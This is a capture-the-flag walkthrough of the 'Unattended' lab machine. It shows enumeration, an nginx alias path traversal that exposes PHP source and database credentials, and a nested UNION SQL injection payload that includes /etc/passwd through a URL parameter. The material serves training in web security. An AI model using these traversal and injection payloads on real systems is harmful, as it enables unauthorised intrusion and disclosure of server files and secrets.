Unattended

30th May 2019 / Document No D19.100.34

Prepared By: MinatoTW

Machine Author: guly

Difficulty: Medium

Classification: Official

SYNOPSIS

Unattended is a medium difficulty Linux box which needs a good knowledge of SQL and its programming flaws. A path traversal on the web server can be exploited to get the source code of the PHP pages. A SQL injection flaw is found, which can be exploited using nested unions to gain LFI. The LFI can then be leveraged to RCE via log files or sessions file. Database access allows the www user to change the configuration and inject commands into a cronjob running as a user. The user is a member of the grub group, which has access to the kernel image through which the root password can be obtained.

Skills Required

- Enumeration
- Code review
- SQL


Skills Learned

- Union based SQL injection
- LFI to RCE
- Analyzing kernel image

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.126 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.126
```




```
root@Ubuntu:~/Documents/HTB/Unattended# nmap -sC -sV -p$ports 10.10.10.126
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-25 16:39 IST
Nmap scan report for 10.10.10.126
Host is up (0.58s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.nestedflanders.htb/organizationName=Unattended ltd/stateOrProvinceName=IT/countryName=IT
| Not valid before: 2018-12-19T09:43:58
|_Not valid after:  2021-09-13T09:43:58

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.49 seconds
root@Ubuntu:~/Documents/HTB/Unattended# 
```

We see HTTP and HTTPS open on their respective ports and the server is Nginx. Nmap found the vhost to be www.nestedflanders.htb from the SSL certificate. Let’s add it to the hosts file.

```
echo "10.10.10.126   www.nestedflanders.htb" >> /etc/hosts
```

HTTP AND HTTPS


Browsing to HTTP page we see nothing but a single dot.



.


The same behaviour is found on going to the HTTPS page. However, if we browse to the vhost www.nestedflanders.htb found earlier we see the default apache page. Let's run a gobuster with common PHP file names from [seclists](https://github.com/danielmiessler/SecLists).

```
gobuster -t 50 -w Common-PHP-Filenames.txt -u
https://www.nestedflanders.htb/ -k
```



```
root@Ubuntu:~/Documents/HTB/Unattended# gobuster -t 50 -w Co

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : https://www.nestedflanders.htb/
[+] Threads      : 50
[+] Wordlist     : Common-PHP-Filenames.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/25 17:02:20 Starting gobuster
=====================================================
/index.php (Status: 200)
```

It finds index.php, looks like the server had two index files, index.html and index.php and first preference was given to index.html which is normal behaviour. Browsing to /index.php we see a new page.



Ne(ste)d Flanders' Portfolio


main about contact

Hello visitor,
we are very sorry to show you this ridiculous page but we had to restore our website to 2001-layout.
As a partial recover, we offer you a printed portfolio: just drop us an email with a contact request.

GOBUSTER


Running gobuster on the vhost with the normal wordlist.

```
gobuster -t 50 -w directory-list-2.3-medium.txt -u
https://www.nestedflanders.htb/ -k
```



```
root@Ubuntu:~/Documents/HTB/Unattended# gobuster -t 20 -w d

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : https://www.nestedflanders.htb/
[+] Threads      : 20
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/25 17:19:32 Starting gobuster
=====================================================
/dev (Status: 301)
```

Gobuster find a page /dev. Let's check it out.




https://www.nestedflanders.htb/dev/

dev site has been moved to his own server

It says the dev site has been moved to its own server. One common misconfiguration in nginx is the alias configuration. Named aliases are used to replace the alias with another file or directory on the server. When an alias isn't appended with a '/' it leads to a path traversal vulnerability. More information can be found here.


PATH TRAVERSAL

Let's check if the server is vulnerable to path traversal. Append ../ to the URL and send the request.




```
https://www.nestedflanders.htb/dev../

403 Forbidden
nginx/1.10.3
```

We get a 403 request which is normal as this might be the /var/ folder. Following this, if we add html/ to the URL we should land at the index page.



```
https://www.nestedflanders.htb/dev../html/

Apache2 Debian Defaul
It works!
This is the default welcome page used to test the correct operatio
```


It's seen that we were able to access the index.html page by using the path traversal because the server didn't redirect us to the root directory. Let's try to view index.php from here.



```
https://www.nestedflanders.htb/dev../html/index.php

Opening index.php
You have chosen to open:
    index.php
    which is: PHP script (2.7 KB)
    from: https://www.nestedflanders.htb
What should Firefox do with this file?
(•) Open with  Url Handler Script (default)
( ) Save File
[ ] Do this automatically for files like this from now on.
                                        Cancel   OK
```

Adding index.php to the URL we see that we can access it directly without getting it executed.

Download the file and open it up.



```php
<?php
$servername = "localhost";
$username = "nestedflanders";
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e";
$db = "neddy";
$conn = new mysqli($servername, $username, $password, $db);
$debug = False;

include "6fb17817efb4131ae4ae1acae0f7fd48.php";
```

Looking at the top we find credentials for the database which can be saved for later. Let's review what the functions in the script do.

```php
function getTplFromID($conn) {
      global $debug;
      $valid_ids = array (25,465,587);
      if ( (array_key_exists('id', $_GET)) && (intval($_GET['id']) ==
$_GET['id']) && (in_array(intval($_GET['id']),$valid_ids)) ) {

                        $sql = "SELECT name FROM idname where id =
'".$_GET['id']."'";

      } else {
                  $sql = "SELECT name FROM idname where id = '25'";
      }
      if ($debug) { echo "sqltpl: $sql<br>\n"; }

      $result = $conn->query($sql);
      if ($result->num_rows > 0) {
      while($row = $result->fetch_assoc()) {
                  $ret = $row['name'];
      }
      } else {
                  $ret = 'main';
      }
      if ($debug) { echo "rettpl: $ret<br>\n"; }
      return $ret;
```


The first function getTplFromID takes in the value for ID from the GET parameter id. There's an array of valid IDs 25, 465, 587 which from the pages selected are main, about and contact templates. The script checks if the ID is valid else the default ID is set to 25. Then it uses the id to select the template name from the idname table. Once the query is executed the template name is returned, or else the template main is returned. Looking at the second function:

```
function getPathFromTpl($conn,$tpl) {
      global $debug;
      $sql = "SELECT path from filepath where name = '".$tpl."'";
      if ($debug) { echo "sqlpath: $sql<br>\n"; }
      $result = $conn->query($sql);
      if ($result->num_rows > 0) {
                  while($row = $result->fetch_assoc()) {
                        $ret = $row['path'];
                  }
      }
      if ($debug) { echo "retpath: $ret<br>\n"; }
      return $ret;
}
```


The getPathFromTpl function takes in the template as the parameter. It then selects the path of the template file which is stored in the filepath table.

```
$tpl = getTplFromID($conn);
$inc = getPathFromTpl($conn,$tpl);
?>
```

Then the script calls both the functions to obtain the template requested by the user. Looking at the functions we can guess the database schema to be like this:



It could be that the column name is the foreign key to the Filepath table, and they could be in a one-to-one relationship. This is confirmed in the PHP code where the page performs a query by doing an inner join and selecting the id and name.



```
<?php

$sql = "SELECT i.id,i.name from idname as i inner join filepath on i.name = filepath.name where disabled = '0' order by i.id";
if ($debug) { echo "sql: $sql<br>\n"; }

$result = $conn->query($sql);
if ($result->num_rows > 0) {
        while($row = $result->fetch_assoc()) {
                //if ($debug) { echo "rowid: ".$row['id']."<br>\n"; } // breaks layout
                echo '<div class="col-md-2"><a href="index.php?id='.$row['id'].'" target="maifreim">'.$row['name'].'</a></div>';
                }
```

SQL INJECTION TO LFI

Our objective is to make the page include a file path supplied by us through the path column. Looking at the PHP code it's pretty clear that there is no filtering in place. So we can inject SQL queries in the URL parameter. Let's try to replicate this on a local mysql installation.

```
apt install mysql-client mysql-server
mysql
create database unattended
use unattended
```


Once the database is created go ahead and create tables to replicate the box.

```
create table filepath ( name varchar(20) primary key, path varchar(100));
create table idname ( name varchar(20) , id int primary key, foreign key (
name) references filepath(name));
```

Then insert the values into the tables.

```
mysql> insert into filepath(name, path)  values ('main',
'/var/www/html/main.php') ;
mysql> insert into filepath(name, path)  values ('contact',
'/var/www/html/contact.php') ;
mysql> insert into filepath(name, path)  values ('about',
'/var/www/html/about.php') ;
mysql> insert into idname values ( 'main', 25);
mysql> insert into idname values ( 'contact', 465);
mysql> insert into idname values ( 'about', 587);
```


Now the tables are set up almost like the actual database.



```
mysql> select * from idname;
+---------+-----+
| name    | id  |
+---------+-----+
| about   | 587 |
| contact | 465 |
| main    |  25 |
+---------+-----+
3 rows in set (0.00 sec)

mysql> select * from filepath;
+---------+--------------------------+
| name    | path                     |
+---------+--------------------------+
| about   | /var/www/html/aboutt.php  |
| contact | /var/www/html/contact.php |
| main    | /var/www/html/main.php    |
+---------+--------------------------+
3 rows in set (0.01 sec)
```

Let's try to inject it now. The page takes the id parameter from the get request to select the template name. We can abuse the UNION operator to achieve this. Using the UNION operator we can select any string along with the template name. For example:

```
select name from idname where id = '25' union select 'HTB' ;
select name from idname where id = '25' union select 'HTB' LIMIT 1,1 ;
```




```
mysql> select name from idname where id = '25' union select 'HTB' ;
+------+
| name |
+------+
| main |
| HTB  |
+------+
2 rows in set (0.00 sec)

mysql> select name from idname where id = '25' union select 'HTB' LIMIT 1,1 ;
+------+
| name |
+------+
| HTB  |
+------+
1 row in set (0.00 sec)
```

It's seen we were able to select HTB instead of "main" by abusing UNION and LIMIT.

Let’s see how we can do the same with the filepath table.

```
select path from filepath where name = 'main' union select '/etc/passwd'
LIMIT 1,1;
```



```
mysql> select path from filepath where name = 'main' union select '/etc/passwd';
+------------------------+
| path                   |
+------------------------+
| /var/www/html/main.php |
| /etc/passwd            |
+------------------------+
2 rows in set (0.00 sec)

mysql> select path from filepath where name = 'main' union select '/etc/passwd' LIMIT 1,1;
+-------------+
| path        |
+-------------+
| /etc/passwd |
+-------------+
1 row in set (0.00 sec)

mysql>
```


We crafted a query to select the passwd file instead of the path to main.php. Now we just need to combine both these queries to create our injection payload. The final payload will look something like this:

```
25' union select  "main' union select '/etc/passwd' LIMIT 1,1;" LIMIT 1,1;
```

Let’s break it down. The entire payload first goes into the getTplFromID function which would look like:


```
select name from idname where id = '25' union select  "main' union select
'/etc/passwd' LIMIT 1,1;" LIMIT 1,1;
```

Resulting in:



```
mysql> select name from idname where id = '25' union select  "main' union select '/etc/passwd' LIMIT 1,1;" LIMIT 1,1;
+--------------------------------------------+
| name                                       |
+--------------------------------------------+
| main' union select '/etc/passwd' LIMIT 1,1; |
+--------------------------------------------+
1 row in set (0.01 sec)

mysql>
```

The selected query will now go to getPathFromTpl function, it'll look like:




```
| name                                       |
+--------------------------------------------+
| main' union select '/etc/passwd' LIMIT 1,1; |
+--------------------------------------------+
1 row in set (0.01 sec)

mysql> select path from filepath where name = 'main' union select '/etc/passwd' LIMIT 1,1;
+-------------+
| path        |
+-------------+
| /etc/passwd |
+-------------+
1 row in set (0.00 sec)

mysql>
```

Using which we were able to nest the queries creating a nested UNION select. The final payload to try on the web page is:

```
25' union select  "main' union select '/etc/passwd' LIMIT 1,1;-- -" LIMIT
1,1;-- -
```

We need to add comments to ignore the rest of the query. Let's now try this on the webpage.

```
https://www.nestedflanders.htb/index.php?id=25' union select  "main' union
select '/etc/passwd' LIMIT 1,1;-- -" LIMIT 1,1;-- -
```



https://www.nestedflanders.htb/index.php?id=25' union select%20 "main' union

Ne(ste)d Flanders' Portfolio

main about contact

